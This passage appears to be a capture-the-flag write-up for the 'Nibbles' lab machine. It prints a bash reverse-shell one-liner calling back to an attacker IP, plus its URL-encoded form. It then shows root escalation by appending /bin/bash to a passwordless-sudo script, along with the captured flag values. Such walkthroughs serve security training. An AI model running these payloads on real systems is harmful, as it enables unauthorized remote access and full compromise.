
```
┌──(ehrea㉿kali)-[~/Nibbles]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
```

URL encode the bash command to send a reverse shell to the Kali Linux




URL Decoder/Encoder

```
bash -c 'bash -i >& /dev/tcp/10.10.15.132/1234 0>&1'
```




URL Decoder/Encoder

```
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.15.132%2F1234%200%3E%261%27
```



```
┌──(ehrea㉿kali)-[~/Nibbles]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.132] from (UNKNOWN) [10.129.200.170] 44730
bash: cannot set terminal process group (1279): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```


Capture the flag inside the nibbler’s home directory



```
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
```


root.txt flag

Nibbler can execute the next file as root without entering the password




```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u
nap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

Unzip the file to deploy the file monitor.sh




```
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip
user.txt
```

Add a call to bash at the end of monitor.sh and execute it



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo '/bin/bash' >> monitor.sh
echo '/bin/bash' >> monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
sudo ./monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh:
 [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh:
 [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh:
 [[: not found
root@Nibbles:/home/nibbler/personal/stuff#
```

Move to /root directory and capture the flag



```
root@Nibbles:~# cd /root
cd /root
root@Nibbles:~# cat root.txt
cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
```